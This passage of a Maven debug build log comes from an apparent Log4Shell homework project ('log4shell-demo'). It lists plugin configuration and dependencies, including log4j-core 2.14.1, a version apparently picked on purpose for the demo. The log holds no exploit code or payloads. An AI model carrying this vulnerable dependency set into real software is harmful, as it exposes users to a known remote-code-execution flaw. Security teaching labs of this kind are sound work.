user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar, /home/ec2-user/.m2/repository/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-log4j2/2.5.5/spring-boot-starter-log4j2-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-slf4j-impl/2.14.1/log4j-slf4j-impl-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-jul/2.14.1/log4j-jul-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar]

[DEBUG] (f) useIncrementalCompilation = true

[DEBUG] (f) verbose = false

[DEBUG] -- end configuration --

[DEBUG] Using compiler 'javac'.

[INFO] No sources to compile

[INFO]

[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---

[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for snapshots (http://snapshots.maven.codehaus.org/maven2).

[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for central (http://repo1.maven.org/maven2).

[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=1168133, ConflictMarker.markTime=2374090, ConflictMarker.nodeCount=114, ConflictIdSorter.graphTime=440624, ConflictIdSorter.topsortTime=33317, ConflictIdSorter.conflictIdCount=37, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=3661681, ConflictResolver.conflictItemCount=79, DefaultDependencyCollector.collectTime=72056975, DefaultDependencyCollector.transformTime=7709973}

[DEBUG] org.apache.maven.plugins:maven-surefire-plugin:jar:2.22.2

[DEBUG] org.apache.maven.surefire:maven-surefire-common:jar:2.22.2:compile

[DEBUG] org.apache.maven:maven-plugin-api:jar:2.2.1:compile (version managed from default)

[DEBUG] org.apache.maven.plugin-tools:maven-plugin-annotations:jar:3.5.2:compile (scope managed from default) (version managed from default)

[DEBUG] org.apache.maven.surefire:surefire-api:jar:2.22.2:compile (version managed from default)

[DEBUG] org.apache.maven.surefire:surefire-logger-api:jar:2.22.2:compile (version managed from default)

[DEBUG] org.apache.maven.surefire:surefire-booter:jar:2.22.2:compile (version managed from default)

[DEBUG] org.apache.maven:maven-artifact:jar:2.2.1:compile (version managed from default)

[DEBUG] org.codehaus.plexus:plexus-utils:jar:1.5.15:compile

[DEBUG] org.apache.maven:maven-plugin-descriptor:jar:2.2.1:compile (version managed from default)

[DEBUG] org.codehaus.plexus:plexus-container-default:jar:1.0-alpha-9-stable-1:compile

[DEBUG] junit:junit:jar:4.12:compile (version managed from default)

[DEBUG] org.hamcrest:hamcrest-core:jar:1.3:compile

[DEBUG] org.apache.maven:maven-project:jar:2.2.1:compile (version managed from default)

[DEBUG] org.apache.maven:maven-settings:jar:2.2.1:compile (version managed from default)

[DEBUG] org.apache.maven:maven-profile:jar:2.2.1:compile

[DEBUG] org.apache.maven:maven-artifact-manager:jar:2.2.1:compile

[DEBUG] backport-util-concurrent:backport-util-concurrent:jar:3.1:compile

[DEBUG] org.apache.maven:maven-plugin-registry:jar:2.2.1:compile

[DEBUG] org.codehaus.plexus:plexus-interpolation:jar:1.11:compile

[DEBUG] org.apache.maven:maven-model:jar:2.2.1:compile (version managed from default)

[DEBUG] org.apache.maven:maven-core:jar:2.2.1:compile (version managed from default) (exclusions managed from default)

[DEBUG] org.apache.maven:maven-plugin-parameter-documenter:jar:2.2.1:compile

[DEBUG] org.slf4j:slf4j-jdk14:jar:1.5.6:runtime

[DEBUG] org.slf4j:slf4j-api:jar:1.5.6:runtime

[DEBUG] org.slf4j:jcl-over-slf4j:jar:1.5.6:runtime

[DEBUG] org.apache.maven.reporting:maven-reporting-api:jar:3.0:compile (version managed from default)

[DEBUG] org.apache.maven:maven-repository-metadata:jar:2.2.1:compile

[DEBUG] org.apache.maven:maven-error-diagnostics:jar:2.2.1:compile

[DEBUG] org.apache.maven:maven-monitor:jar:2.2.1:compile

[DEBUG] classworlds:classworlds:jar:1.1:compile

[DEBUG] org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile

[DEBUG] org.sonatype.plexus:plexus-cipher:jar:1.4:compile

[DEBUG] org.apache.maven:maven-toolchain:jar:2.2.1:compile (version managed from default)

[DEBUG] org.codehaus.plexus:plexus-java:jar:0.9.10:compile (version managed from default)

[DEBUG] org.ow2.asm:asm:jar:6.2:compile

[DEBUG] com.thoughtworks.qdox:qdox:jar:2.0-M8:compile

[DEBUG] Created new class realm plugin>org.apache.maven.plugins:maven-surefire-plugin:2.22.2

[DEBUG] Importing foreign packages into class realm plugin>org.apache.maven.plugins:maven-surefire-plugin:2.22.2

[DEBUG] Imported: < maven.api

[DEBUG] Populating class realm plugin>org.apache.maven.plugins:maven-surefire-plugin:2.22.2

[DEBUG] Included: org.apache.maven.plugins:maven-surefire-plugin:jar:2.22.2

[DEBUG] Included: org.apache.maven.surefire:maven-surefire-common:jar:2.22.2

[DEBUG] Included: org.apache.maven.plugin-tools:maven-plugin-annotations:jar:3.5.2

[DEBUG] Included: org.apache.maven.surefire:surefire-api:jar:2.22.2

[DEBUG] Included: org.apache.maven.surefire:surefire-logger-api:jar:2.22.2

[DEBUG] Included: org.apache.maven.surefire:surefire-booter:jar:2.22.2

[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:1.5.15

[DEBUG] Included: junit:junit:jar:4.12

[DEBUG] Included: org.hamcrest:hamcrest-core:jar:1.3

[DEBUG] Included: backport-util-concurrent:backport-util-concurrent:jar:3.1

[DEBUG] Included: org.codehaus.plexus:plexus-interpolation:jar:1.11

[DEBUG] Included: org.slf4j:slf4j-jdk14:jar:1.5.6

[DEBUG] Included: org.slf4j:jcl-over-slf4j:jar:1.5.6

[DEBUG] Included: org.apache.maven.reporting:maven-reporting-api:jar:3.0

[DEBUG] Included: org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3

[DEBUG] Included: org.sonatype.plexus:plexus-cipher:jar:1.4

[DEBUG]   Included: org.codehaus.plexus:plexus-java:jar:0.9.10

[DEBUG]   Included: org.ow2.asm:asm:jar:6.2

[DEBUG]   Included: com.thoughtworks.qdox:qdox:jar:2.0-M8

[DEBUG] Configuring mojo org.apache.maven.plugins:maven-surefire-plugin:2.22.2:test from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-surefire-plugin:2.22.2, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]

[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-surefire-plugin:2.22.2:test' with basic configurator -->

[DEBUG]   (s) additionalClasspathElements = []

[DEBUG]   (s) basedir = /home/ec2-user/log4shell-homework

[DEBUG]   (s) childDelegation = false

[DEBUG]   (s) classesDirectory = /home/ec2-user/log4shell-homework/target/classes

[DEBUG]   (s) classpathDependencyExcludes = []

[DEBUG]   (s) dependenciesToScan = []

[DEBUG]   (s) disableXmlReport = false

[DEBUG]   (s) enableAssertions = true

[DEBUG]   (s) encoding = UTF-8

[DEBUG]   (f) forkCount = 1

[DEBUG]   (s) forkMode = once

[DEBUG]   (s) forkedProcessExitTimeoutInSeconds = 30

[DEBUG]   (s) junitArtifactName = junit:junit

[DEBUG]   (s) junitPlatformArtifactName = org.junit.platform:junit-platform-engine

[DEBUG]   (s) localRepository =   id: local

     url: file:///home/ec2-user/.m2/repository/

  layout: default

snapshots: [enabled => true, update => always]

 releases: [enabled => true, update => always]

  blocked: false

[DEBUG]   (f) parallelMavenExecution = false

[DEBUG] (s) parallelOptimized = true

[DEBUG] (s) perCoreThreadCount = true

[DEBUG] (s) pluginArtifactMap = {org.apache.maven.plugins:maven-surefire-plugin=org.apache.maven.plugins:maven-surefire-plugin:maven-plugin:2.22.2:, org.apache.maven.surefire:maven-surefire-common=org.apache.maven.surefire:maven-surefire-common:jar:2.22.2:compile, org.apache.maven:maven-plugin-api=org.apache.maven:maven-plugin-api:jar:2.2.1:compile, org.apache.maven.plugin-tools:maven-plugin-annotations=org.apache.maven.plugin-tools:maven-plugin-annotations:jar:3.5.2:compile, org.apache.maven.surefire:surefire-api=org.apache.maven.surefire:surefire-api:jar:2.22.2:compile, org.apache.maven.surefire:surefire-logger-api=org.apache.maven.surefire:surefire-logger-api:jar:2.22.2:compile, org.apache.maven.surefire:surefire-booter=org.apache.maven.surefire:surefire-booter:jar:2.22.2:compile, org.apache.maven:maven-artifact=org.apache.maven:maven-artifact:jar:2.2.1:compile, org.codehaus.plexus:plexus-utils=org.codehaus.plexus:plexus-utils:jar:1.5.15:compile, org.apache.maven:maven-plugin-descriptor=org.apache.maven:maven-plugin-descriptor:jar:2.2.1:compile, org.codehaus.plexus:plexus-container-default=org.codehaus.plexus:plexus-container-default:jar:1.0-alpha-9-stable-1:compile, junit:junit=junit:junit:jar:4.12:compile, org.hamcrest:hamcrest-core=org.hamcrest:hamcrest-core:jar:1.3:compile, org.apache.maven:maven-project=org.apache.maven:maven-project:jar:2.2.1:compile, org.apache.maven:maven-settings=org.apache.maven:maven-settings:jar:2.2.1:compile, org.apache.maven:maven-profile=org.apache.maven:maven-profile:jar:2.2.1:compile, org.apache.maven:maven-artifact-manager=org.apache.maven:maven-artifact-manager:jar:2.2.1:compile, backport-util-concurrent:backport-util-concurrent=backport-util-concurrent:backport-util-concurrent:jar:3.1:compile, org.apache.maven:maven-plugin-registry=org.apache.maven:maven-plugin-registry:jar:2.2.1:compile, org.codehaus.plexus:plexus-interpolation=org.codehaus.plexus:plexus-interpolation:jar:1.11:compile, org.apache.maven:maven-model=org.apache.maven:maven-model:jar:2.2.1:compile, org.apache.maven:maven-core=org.apache.maven:maven-core:jar:2.2.1:compile, org.apache.maven:maven-plugin-parameter-documenter=org.apache.maven:maven-plugin-parameter-documenter:jar:2.2.1:compile, org.slf4j:slf4j-jdk14=org.slf4j:slf4j-jdk14:jar:1.5.6:runtime, org.slf4j:slf4j-api=org.slf4j:slf4j-api:jar:1.5.6:runtime, org.slf4j:jcl-over-slf4j=org.slf4j:jcl-over-slf4j:jar:1.5.6:runtime, org.apache.maven.reporting:maven-reporting-api=org.apache.maven.reporting:maven-reporting-api:jar:3.0:compile, org.apache.maven:maven-repository-metadata=org.apache.maven:maven-repository-metadata:jar:2.2.1:compile, org.apache.maven:maven-error-diagnostics=org.apache.maven:maven-error-diagnostics:jar:2.2.1:compile, org.apache.maven:maven-monitor=org.apache.maven:maven-monitor:jar:2.2.1:compile, classworlds:classworlds=classworlds:classworlds:jar:1.1:compile, org.sonatype.plexus:plexus-sec-dispatcher=org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile, org.sonatype.plexus:plexus-cipher=org.sonatype.plexus:plexus-cipher:jar:1.4:compile, org.apache.maven:maven-toolchain=org.apache.maven:maven-toolchain:jar:2.2.1:compile, org.codehaus.plexus:plexus-java=org.codehaus.plexus:plexus-java:jar:0.9.10:compile, org.ow2.asm:asm=org.ow2.asm:asm:jar:6.2:compile, com.thoughtworks.qdox:qdox=com.thoughtworks.qdox:qdox:jar:2.0-M8:compile}

[DEBUG] (f) pluginDescriptor = Component Descriptor: role: 'org.apache.maven.plugin.Mojo', implementation: 'org.apache.maven.plugin.surefire.HelpMojo', role hint: 'org.apache.maven.plugins:maven-surefire-plugin:2.22.2:help'

role: 'org.apache.maven.plugin.Mojo', implementation: 'org.apache.maven.plugin.surefire.SurefirePlugin', role hint: 'org.apache.maven.plugins:maven-surefire-plugin:2.22.2:test'

[DEBUG]   (s) printSummary = true

[DEBUG]   (s) projectArtifactMap = {org.springframework.boot:spring-boot-starter-web=org.springframework.boot:spring-boot-starter-web:jar:2.5.5:compile, org.springframework.boot:spring-boot-starter=org.springframework.boot:spring-boot-starter:jar:2.5.5:compile, org.springframework.boot:spring-boot=org.springframework.boot:spring-boot:jar:2.5.5:compile, org.springframework.boot:spring-boot-autoconfigure=org.springframework.boot:spring-boot-autoconfigure:jar:2.5.5:compile, org.springframework.boot:spring-boot-starter-logging=org.springframework.boot:spring-boot-starter-logging:jar:2.5.5:compile, ch.qos.logback:logback-classic=ch.qos.logback:logback-classic:jar:1.2.6:compile, ch.qos.logback:logback-core=ch.qos.logback:logback-core:jar:1.2.6:compile, org.apache.logging.log4j:log4j-to-slf4j=org.apache.logging.log4j:log4j-to-slf4j:jar:2.14.1:compile, jakarta.annotation:jakarta.annotation-api=jakarta.annotation:jakarta.annotation-api:jar:1.3.5:compile, org.springframework:spring-core=org.springframework:spring-core:jar:5.3.10:compile, org.springframework:spring-jcl=org.springframework:spring-jcl:jar:5.3.10:compile, org.yaml:snakeyaml=org.yaml:snakeyaml:jar:1.28:compile, org.springframework.boot:spring-boot-starter-json=org.springframework.boot:spring-boot-starter-json:jar:2.5.5:compile, com.fasterxml.jackson.core:jackson-databind=com.fasterxml.jackson.core:jackson-databind:jar:2.12.5:compile, com.fasterxml.jackson.core:jackson-annotations=com.fasterxml.jackson.core:jackson-annotations:jar:2.12.5:compile, com.fasterxml.jackson.core:jackson-core=com.fasterxml.jackson.core:jackson-core:jar:2.12.5:compile, com.fasterxml.jackson.datatype:jackson-datatype-jdk8=com.fasterxml.jackson.datatype:jackson-datatype-jdk8:jar:2.12.5:compile, com.fasterxml.jackson.datatype:jackson-datatype-jsr310=com.fasterxml.jackson.datatype:jackson-datatype-jsr310:jar:2.12.5:compile, com.fasterxml.jackson.module:jackson-module-parameter-names=com.fasterxml.jackson.module:jackson-module-parameter-names:jar:2.12.5:compile, org.springframework.boot:spring-boot-starter-tomcat=org.springframework.boot:spring-boot-starter-tomcat:jar:2.5.5:compile, org.apache.tomcat.embed:tomcat-embed-core=org.apache.tomcat.embed:tomcat-embed-core:jar:9.0.53:compile, org.apache.tomcat.embed:tomcat-embed-el=org.apache.tomcat.embed:tomcat-embed-el:jar:9.0.53:compile, org.apache.tomcat.embed:tomcat-embed-websocket=org.apache.tomcat.embed:tomcat-embed-websocket:jar:9.0.53:compile, org.springframework:spring-web=org.springframework:spring-web:jar:5.3.10:compile, org.springframework:spring-beans=org.springframework:spring-beans:jar:5.3.10:compile, org.springframework:spring-webmvc=org.springframework:spring-webmvc:jar:5.3.10:compile, org.springframework:spring-aop=org.springframework:spring-aop:jar:5.3.10:compile, org.springframework:spring-context=org.springframework:spring-context:jar:5.3.10:compile, org.springframework:spring-expression=org.springframework:spring-expression:jar:5.3.10:compile, org.springframework.boot:spring-boot-starter-log4j2=org.springframework.boot:spring-boot-starter-log4j2:jar:2.5.5:compile, org.apache.logging.log4j:log4j-slf4j-impl=org.apache.logging.log4j:log4j-slf4j-impl:jar:2.14.1:compile, org.slf4j:slf4j-api=org.slf4j:slf4j-api:jar:1.7.32:compile, org.apache.logging.log4j:log4j-api=org.apache.logging.log4j:log4j-api:jar:2.14.1:compile, org.apache.logging.log4j:log4j-core=org.apache.logging.log4j:log4j-core:jar:2.14.1:compile, org.apache.logging.log4j:log4j-jul=org.apache.logging.log4j:log4j-jul:jar:2.14.1:compile, org.slf4j:jul-to-slf4j=org.slf4j:jul-to-slf4j:jar:1.7.32:compile}

[DEBUG] (s) projectBuildDirectory = /home/ec2-user/log4shell-homework/target

[DEBUG] (s) redirectTestOutputToFile = false

[DEBUG] (s) remoteRepositories = [id: central

url: https://repo.maven.apache.org/maven2

layout: default

snapshots: [enabled => false, update => daily]

releases: [enabled => true, update => never]

blocked: false

]

[DEBUG] (s) reportFormat = brief

[DEBUG] (s) reportsDirectory = /home/ec2-user/log4shell-homework/target/surefire-reports

[DEBUG] (f) rerunFailingTestsCount = 0

[DEBUG] (f) reuseForks = true

[DEBUG] (s) runOrder = filesystem

[DEBUG] (f) shutdown = testset

[DEBUG] (s) skip = false

[DEBUG] (f) skipAfterFailureCount = 0

[DEBUG] (s) skipTests = false

[DEBUG] (s) suiteXmlFiles = []

[DEBUG] (s) tempDir = surefire

[DEBUG] (s) testClassesDirectory = /home/ec2-user/log4shell-homework/target/test-classes

[DEBUG] (s) testFailureIgnore = false

[DEBUG] (s) testNGArtifactName = org.testng:testng

[DEBUG] (s) testSourceDirectory = /home/ec2-user/log4shell-homework/src/test/java

[DEBUG] (s) threadCountClasses = 0

[DEBUG] (s) threadCountMethods = 0

[DEBUG] (s) threadCountSuites = 0

[DEBUG] (s) trimStackTrace = true

[DEBUG] (s) useFile = true

[DEBUG] (s) useManifestOnlyJar = true

[DEBUG] (s) useSystemClassLoader = true

[DEBUG] (s) useUnlimitedThreads = false

[DEBUG] (s) workingDirectory = /home/ec2-user/log4shell-homework

[DEBUG] (s) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml

[DEBUG] (s) session = org.apache.maven.execution.MavenSession@2dddc1b9

[DEBUG] -- end configuration --

[INFO] No tests to run.

[INFO]

[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---

[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=98736, ConflictMarker.markTime=44555, ConflictMarker.nodeCount=106, ConflictIdSorter.graphTime=34497, ConflictIdSorter.topsortTime=40730, ConflictIdSorter.conflictIdCount=36, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=523387, ConflictResolver.conflictItemCount=97, DefaultDependencyCollector.collectTime=101406320, DefaultDependencyCollector.transformTime=774840}

[DEBUG] org.apache.maven.plugins:maven-jar-plugin:jar:3.2.0

[DEBUG] org.apache.maven:maven-plugin-api:jar:3.0:compile

[DEBUG] org.apache.maven:maven-model:jar:3.0:compile

[DEBUG] org.sonatype.sisu:sisu-inject-plexus:jar:1.4.2:compile

[DEBUG] org.sonatype.sisu:sisu-inject-bean:jar:1.4.2:compile

[DEBUG] org.sonatype.sisu:sisu-guice:jar:noaop:2.1.7:compile

[DEBUG] org.apache.maven:maven-core:jar:3.0:compile

[DEBUG] org.apache.maven:maven-settings:jar:3.0:compile

[DEBUG] org.apache.maven:maven-settings-builder:jar:3.0:compile

[DEBUG] org.apache.maven:maven-repository-metadata:jar:3.0:compile

[DEBUG] org.apache.maven:maven-model-builder:jar:3.0:compile

[DEBUG] org.apache.maven:maven-aether-provider:jar:3.0:runtime

[DEBUG] org.sonatype.aether:aether-impl:jar:1.7:compile

[DEBUG] org.sonatype.aether:aether-spi:jar:1.7:compile

[DEBUG] org.sonatype.aether:aether-api:jar:1.7:compile

[DEBUG] org.sonatype.aether:aether-util:jar:1.7:compile

[DEBUG] org.codehaus.plexus:plexus-interpolation:jar:1.14:compile

[DEBUG] org.codehaus.plexus:plexus-classworlds:jar:2.2.3:compile

[DEBUG] org.codehaus.plexus:plexus-component-annotations:jar:1.7.1:compile (version managed from default)

[DEBUG] org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile

[DEBUG] org.sonatype.plexus:plexus-cipher:jar:1.4:compile

[DEBUG] org.apache.maven:maven-artifact:jar:3.0:compile

[DEBUG] org.apache.maven.shared:file-management:jar:3.0.0:compile

[DEBUG] org.apache.maven.shared:maven-shared-io:jar:3.0.0:compile

[DEBUG] org.apache.maven:maven-compat:jar:3.0:compile

[DEBUG] org.apache.maven.wagon:wagon-provider-api:jar:2.10:compile

[DEBUG] org.apache.maven:maven-archiver:jar:3.5.0:compile

[DEBUG] commons-io:commons-io:jar:2.5:compile

[DEBUG] org.apache.maven.shared:maven-shared-utils:jar:3.2.1:compile

[DEBUG] org.codehaus.plexus:plexus-archiver:jar:4.2.1:compile

[DEBUG] org.codehaus.plexus:plexus-io:jar:3.2.0:compile

[DEBUG] org.apache.commons:commons-compress:jar:1.19:compile

[DEBUG] org.iq80.snappy:snappy:jar:0.4:compile

[DEBUG] org.tukaani:xz:jar:1.8:runtime

[DEBUG] org.codehaus.plexus:plexus-utils:jar:3.3.0:compile

[DEBUG] Created new class realm plugin>org.apache.maven.plugins:maven-jar-plugin:3.2.0

[DEBUG] Importing foreign packages into class realm plugin>org.apache.maven.plugins:maven-jar-plugin:3.2.0

[DEBUG] Imported: < maven.api

[DEBUG] Populating class realm plugin>org.apache.maven.plugins:maven-jar-plugin:3.2.0

[DEBUG] Included: org.apache.maven.plugins:maven-jar-plugin:jar:3.2.0

[DEBUG] Included: org.sonatype.sisu:sisu-inject-bean:jar:1.4.2

[DEBUG] Included: org.sonatype.sisu:sisu-guice:jar:noaop:2.1.7

[DEBUG] Included: org.sonatype.aether:aether-util:jar:1.7

[DEBUG] Included: org.codehaus.plexus:plexus-interpolation:jar:1.14

[DEBUG] Included: org.codehaus.plexus:plexus-component-annotations:jar:1.7.1

[DEBUG] Included: org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3

[DEBUG] Included: org.sonatype.plexus:plexus-cipher:jar:1.4

[DEBUG] Included: org.apache.maven.shared:file-management:jar:3.0.0

[DEBUG] Included: org.apache.maven.shared:maven-shared-io:jar:3.0.0

[DEBUG] Included: org.apache.maven:maven-archiver:jar:3.5.0

[DEBUG] Included: commons-io:commons-io:jar:2.5

[DEBUG] Included: org.apache.maven.shared:maven-shared-utils:jar:3.2.1

[DEBUG] Included: org.codehaus.plexus:plexus-archiver:jar:4.2.1

[DEBUG] Included: org.codehaus.plexus:plexus-io:jar:3.2.0

[DEBUG] Included: org.apache.commons:commons-compress:jar:1.19

[DEBUG] Included: org.iq80.snappy:snappy:jar:0.4

[DEBUG] Included: org.tukaani:xz:jar:1.8

[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:3.3.0

[DEBUG] Configuring mojo org.apache.maven.plugins:maven-jar-plugin:3.2.0:jar from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-jar-plugin:3.2.0, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]

[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-jar-plugin:3.2.0:jar' with basic configurator -->

[DEBUG] (s) addDefaultImplementationEntries = true

[DEBUG] (s) manifest = org.apache.maven.archiver.ManifestConfiguration@1a0d96a5

[DEBUG] (f) archive = org.apache.maven.archiver.MavenArchiveConfiguration@5a02bfe3

[DEBUG] (f) classesDirectory = /home/ec2-user/log4shell-homework/target/classes

[DEBUG] (f) finalName = log4shell-demo-0.0.1-SNAPSHOT

[DEBUG] (f) forceCreation = false

[DEBUG] (f) outputDirectory = /home/ec2-user/log4shell-homework/target

[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml

[DEBUG] (f) session = org.apache.maven.execution.MavenSession@2dddc1b9

[DEBUG] (f) skipIfEmpty = false

[DEBUG] (f) useDefaultManifestFile = false

[DEBUG] -- end configuration --

[WARNING] JAR will be empty - no content was marked for inclusion!

[DEBUG] isUp2date: false (Destination /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar not found.)

[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar

[DEBUG] adding directory META-INF/

[DEBUG] adding entry META-INF/MANIFEST.MF

[DEBUG] adding directory META-INF/maven/

[DEBUG] adding directory META-INF/maven/com.example/

[DEBUG] adding directory META-INF/maven/com.example/log4shell-demo/

[DEBUG] adding entry META-INF/maven/com.example/log4shell-demo/pom.xml

[DEBUG] adding entry META-INF/maven/com.example/log4shell-demo/pom.properties

[INFO]

[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---

[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=188118, ConflictMarker.markTime=87374, ConflictMarker.nodeCount=231, ConflictIdSorter.graphTime=48295, ConflictIdSorter.topsortTime=48187, ConflictIdSorter.conflictIdCount=74, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=1404662, ConflictResolver.conflictItemCount=143, DefaultDependencyCollector.collectTime=282452013, DefaultDependencyCollector.transformTime=1829751}

[DEBUG] org.springframework.boot:spring-boot-maven-plugin:jar:2.5.5

[DEBUG] org.springframework.boot:spring-boot-buildpack-platform:jar:2.5.5:runtime

[DEBUG] com.fasterxml.jackson.core:jackson-databind:jar:2.12.5:runtime

[DEBUG] com.fasterxml.jackson.core:jackson-annotations:jar:2.12.5:runtime

[DEBUG] com.fasterxml.jackson.core:jackson-core:jar:2.12.5:runtime

[DEBUG] com.fasterxml.jackson.module:jackson-module-parameter-names:jar:2.12.5:runtime

[DEBUG] net.java.dev.jna:jna-platform:jar:5.7.0:runtime

[DEBUG] net.java.dev.jna:jna:jar:5.7.0:runtime

[DEBUG] org.apache.commons:commons-compress:jar:1.20:runtime

[DEBUG] org.apache.httpcomponents:httpclient:jar:4.5.13:runtime

[DEBUG] org.apache.httpcomponents:httpcore:jar:4.4.13:runtime

[DEBUG] commons-logging:commons-logging:jar:1.2:runtime

[DEBUG] commons-codec:commons-codec:jar:1.11:compile

[DEBUG] org.springframework:spring-core:jar:5.3.10:runtime

[DEBUG] org.springframework:spring-jcl:jar:5.3.10:runtime

[DEBUG] org.tomlj:tomlj:jar:1.0.0:runtime

[DEBUG] org.antlr:antlr4-runtime:jar:4.7.2:runtime

[DEBUG] com.google.code.findbugs:jsr305:jar:3.0.2:compile

[DEBUG] org.springframework.boot:spring-boot-loader-tools:jar:2.5.5:runtime

[DEBUG] org.apache.maven.shared:maven-common-artifact-filters:jar:3.2.0:runtime

[DEBUG] org.apache.maven:maven-artifact:jar:3.1.1:compile

[DEBUG] org.apache.maven:maven-model:jar:3.1.1:compile

[DEBUG] org.apache.maven:maven-core:jar:3.1.1:compile

[DEBUG] org.apache.maven:maven-settings:jar:3.1.1:compile

[DEBUG] org.apache.maven:maven-settings-builder:jar:3.1.1:compile

[DEBUG] org.apache.maven:maven-repository-metadata:jar:3.1.1:compile

[DEBUG] org.apache.maven:maven-model-builder:jar:3.1.1:compile

[DEBUG] org.apache.maven:maven-aether-provider:jar:3.1.1:compile

[DEBUG] org.eclipse.aether:aether-spi:jar:0.9.0.M2:compile

[DEBUG] org.eclipse.aether:aether-impl:jar:0.9.0.M2:compile

[DEBUG] org.codehaus.plexus:plexus-interpolation:jar:1.19:compile

[DEBUG] org.codehaus.plexus:plexus-component-annotations:jar:1.5.5:compile

[DEBUG] org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile

[DEBUG] org.sonatype.plexus:plexus-cipher:jar:1.4:compile

[DEBUG] commons-io:commons-io:jar:2.6:compile

[DEBUG] org.eclipse.aether:aether-api:jar:0.9.0.M2:compile

[DEBUG] org.eclipse.aether:aether-util:jar:0.9.0.M2:compile

[DEBUG] org.eclipse.sisu:org.eclipse.sisu.plexus:jar:0.0.0.M5:compile

[DEBUG] javax.enterprise:cdi-api:jar:1.0:compile

[DEBUG] javax.annotation:jsr250-api:jar:1.0:compile

[DEBUG] javax.inject:javax.inject:jar:1:compile

[DEBUG] org.sonatype.sisu:sisu-guice:jar:no_aop:3.1.0:compile

[DEBUG] aopalliance:aopalliance:jar:1.0:compile

[DEBUG] org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M5:compile

[DEBUG] org.apache.maven.shared:maven-shared-utils:jar:3.3.3:runtime

[DEBUG] org.apache.maven:maven-plugin-api:jar:3.6.3:runtime

[DEBUG] org.codehaus.plexus:plexus-utils:jar:3.2.1:compile

[DEBUG] org.codehaus.plexus:plexus-classworlds:jar:2.6.0:compile

[DEBUG] org.sonatype.plexus:plexus-build-api:jar:0.0.7:runtime

[DEBUG] org.apache.maven.plugins:maven-shade-plugin:jar:3.2.4:compile (optional)

[DEBUG] org.apache.maven.shared:maven-artifact-transfer:jar:0.12.0:compile (optional)

[DEBUG] org.slf4j:slf4j-api:jar:1.7.5:compile (optional)

[DEBUG] org.ow2.asm:asm:jar:8.0:compile (optional)

[DEBUG] org.ow2.asm:asm-commons:jar:8.0:compile (optional)

[DEBUG] org.ow2.asm:asm-tree:jar:8.0:compile (optional)

[DEBUG] org.ow2.asm:asm-analysis:jar:8.0:compile (optional)

[DEBUG] org.jdom:jdom2:jar:2.0.6:compile (optional)

[DEBUG] org.apache.maven.shared:maven-dependency-tree:jar:3.0.1:compile (optional)

